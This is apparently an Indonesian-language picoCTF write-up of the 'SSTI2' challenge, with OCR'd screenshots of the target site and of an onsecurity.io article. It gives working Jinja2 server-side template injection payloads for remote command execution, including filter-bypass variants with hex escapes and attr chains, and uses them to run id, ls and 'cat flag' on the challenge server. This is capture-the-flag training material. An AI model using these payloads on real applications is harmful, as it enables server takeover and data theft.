
SSTI2


Langkah pertama curl –i url nya



```
hallo@hallo:~$ curl
curl: try 'curl --help' or 'curl --manual' for more information
hallo@hallo:~$ curl -i http://shape-facility.picoctf.net:50033/
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.8.10
Date: Fri, 27 Feb 2026 14:03:55 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 567
Connection: close


                <!doctype html>
                <title>SSTI2</title>

                <h1> Home </h1>

                <p> I built a cool website that lets you announce whatever you w
ant!* </p>

                <form action="/" method="POST">
                What do you want to announce: <input name="content" id="announce
"> <button type="submit"> Ok </button>
                </form>
```

Dan didapatkan server tersebut menggunakan python lalu coba gunakan template serverside jinja

{{request['application']['__globals__']['__builtins__']['__import__']('os')['popen']('id')['read']()}}


Still Alive | YouTube Music —...
Server Side Template Injectio...
Pictures - Thunar
Terminal - hallo@hallo: ~
27 Feb, 21:13
Server Side Template Injection with Jinja2 - OnSecurity — LibreWolf
File Edit View History Bookmarks Tools Help
Server Side Template Injectio
SSTI2
onsecurity.io/article/server-side-template-injection-with-jinja2/

```
if __name__ == "__main__":
    app.run(debug=True)
```

Installation

```
sudo apt-get install python-pip
pip install flask --user
python app.py
```

Playtime

This section is purely made up of things I have found while playing with the basic SSTI playground that is attached above. It also includes some methods that can be used to clean up, shorten, decrease character variety, or make the payloads more comfortable to use.

RCE bypassing as much as I possibly can.

I initially built the following payload for remote command execution, and will now try and apply as many filter bypasses as I can.

```
{{request.application.__globals__.__builtins__.__import__('os').popen('id').read()}}
```

If the waf blocks ".":

```
{{request['application']['__globals__']['__builtins__']['__import__']('os')['popen']('id')['read']()}}
```

If the waf blocks "." and "_":

```
{{request['application']['\x5f\x5fglobals\x5f\x5f']['\x5f\x5fbuiltins\x5f\x5f']['\x5f\x5fimport\x5f\x5f']('os')['popen']('id')
['read']()}}
```

Bypassing the blocks on ".", "_", "[]" and "|join" makes the payload turn into this payload I made for PayloadAllTheThings (https://github.com/swisskyrepo/PayloadsAllTheThings/pull/181/commits/7e7f5e762831266b22531c258d628172c7038bb9), also found on my twitter (https://twitter.com/SecGus/status/1249744031392940033):

```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|
attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('id')|attr('read')()}}
```

RCE without using {{}}.


Since we know how to build RCE SSTI payloads for Jinja2 now, we notice that one thing seems to repeat itself throughout every payload. The open and close tags for the template ({{}}), so surely, if we block these tags from user input, we are safe?

{{}} is not the only way to define the start of a template, if you are familiar with development in Jinja2 templates, you will know there are another two ways.

One of the methods mentioned in the documentation is via the use of hashtags:

```
Since Jinja 2.2, line-based comments are available as well. For example, if the line-comment prefix is configured to be ##,
everything from ## to the end of the line is ignored (excluding the newline sign):
```


Dan di dapatkan terdeteksi kerentanan


Still Alive | YouTube Music —...
LibreWolf
Pictures - Thunar
Terminal - hallo@hallo: ~
27 Feb, 21:14
LibreWolf
File Edit View History Bookmarks Tools Help
Server Side Template Injectio
shape-facility.picoctf.net:52362/a
Not Secure
http://shape-facility.picoctf.net:52362/announce

Stop trying to break me >:(

Lalu coba template selanjut nya yaitu

{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('id')|attr('read')()}}


Still Alive | YouTube Music —...
Server Side Template Injectio...
Pictures - Thunar
Terminal - hallo@hallo: ~
27 Feb, 21:14
Server Side Template Injection with Jinja2 - OnSecurity — LibreWolf
File Edit View History Bookmarks Tools Help
Server Side Template Injectio
SSTI2
onsecurity.io/article/server-side-template-injection-with-jinja2/

```
if __name__ == "__main__":
    app.run(debug=True)
```

Installation

```
sudo apt-get install python-pip
pip install flask --user
python app.py
```

Playtime

This section is purely made up of things I have found while playing with the basic SSTI playground that is attached above. It also includes some methods that can be used to clean up, shorten, decrease character variety, or make the payloads more comfortable to use.

RCE bypassing as much as I possibly can.

I initially built the following payload for remote command execution, and will now try and apply as many filter bypasses as I can.

```
{{request.application.__globals__.__builtins__.__import__('os').popen('id').read()}}
```

If the waf blocks ".":

```
{{request['application']['__globals__']['__builtins__']['__import__']('os')['popen']('id')['read']()}}
```

If the waf blocks "." and "_":

```
{{request['application']['\x5f\x5fglobals\x5f\x5f']['\x5f\x5fbuiltins\x5f\x5f']['\x5f\x5fimport\x5f\x5f']('os')['popen']('id')['read']()}}
```

Bypassing the blocks on ".", "_", "[]" and "|join" makes the payload turn into this payload I made for PayloadAllTheThings (https://github.com/swisskyrepo/PayloadsAllTheThings/pull/181/commits/7e7f5e762831266b22531c258d628172c7038bb9), also found on my twitter (https://twitter.com/SecGus/status/1249744031392940033):

```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('id')|attr('read')()}}
```

RCE without using {{}}.


Since we know how to build RCE SSTI payloads for Jinja2 now, we notice that one thing seems to repeat itself throughout every payload. The open and close tags for the template ({{}}), so surely, if we block these tags from user input, we are safe?

{{}} is not the only way to define the start of a template, if you are familiar with development in Jinja2 templates, you will know there are another two ways.

One of the methods mentioned in the documentation is via the use of hashtags:


```
Since Jinja 2.2, line-based comments are available as well. For example, if the line-comment prefix is configured to be ##,
everything from ## to the end of the line is ignored (excluding the newline sign):
```

Dan di dapatkan


Still Alive | YouTube Music —...
LibreWolf
Pictures - Thunar
Terminal - hallo@hallo: ~
Save screenshot as...
27 Feb, 21:14
LibreWolf
File Edit View History Bookmarks Tools Help
Server Side Template Injectio
shape-facility.picoctf.net:52362/a
Not Secure
http://shape-facility.picoctf.net:52362/announce

```
uid=0(root) gid=0(root)
groups=0(root)
```

Lalu coba rubah template tadi yang id menjadi ls



Still Alive | YouTube Music —...
SSTI2 — LibreWolf
Pictures - Thunar
Terminal - hallo@hallo: ~
Save screenshot as...
27 Feb, 21:15
File Edit View History Bookmarks Tools Help
Server Side Template Injectior
SSTI2
Not Secure

http://shape-facility.picoctf.net:52362


Home

I built a cool website that lets you announce whatever you want!*

What do you want to announce: `('popen')('ls')|attr('read')()}` Ok

*Announcements may only reach yourself

Dan di dapatkan file flag nya




Still Alive | YouTube Music —...
LibreWolf
Pictures - Thunar
Terminal - hallo@hallo: ~
Save screenshot as...
27 Feb, 21:15
File Edit View History Bookmarks Tools Help
Server Side Template Injectior
shape-facility.picoctf.net:52362/a
Not Secure

http://shape-facility.picoctf.net:52362/announce

```
__pycache__ app.py flag requirements.txt
```

Lalu kemudian rubah yang ‘ls’ tadi menjadi ‘cat flag’


SSTI2 — LibreWolf
File Edit View History Bookmarks Tools Help
Server Side Template Injectio
SSTI2
Not Secure
http://shape-facility.picoctf.net:52362
Ok
27 Feb, 21:17


Home

I built a cool website that lets you announce whatever you want!*

What do you want to announce: ·('popen')('cat flag')|attr('rea

*Announcements may only reach yourself

Dan di dapatkan flag nya yaitu


LibreWolf
File Edit View History Bookmarks Tools Help
Server Side Template Injectio
shape-facility.picoctf.net:52362/a
Not Secure
http://shape-facility.picoctf.net:52362/announce
50%
27 Feb, 21:17

picoCTF{sst1_f1lt3r_byp4ss_3cfcf706}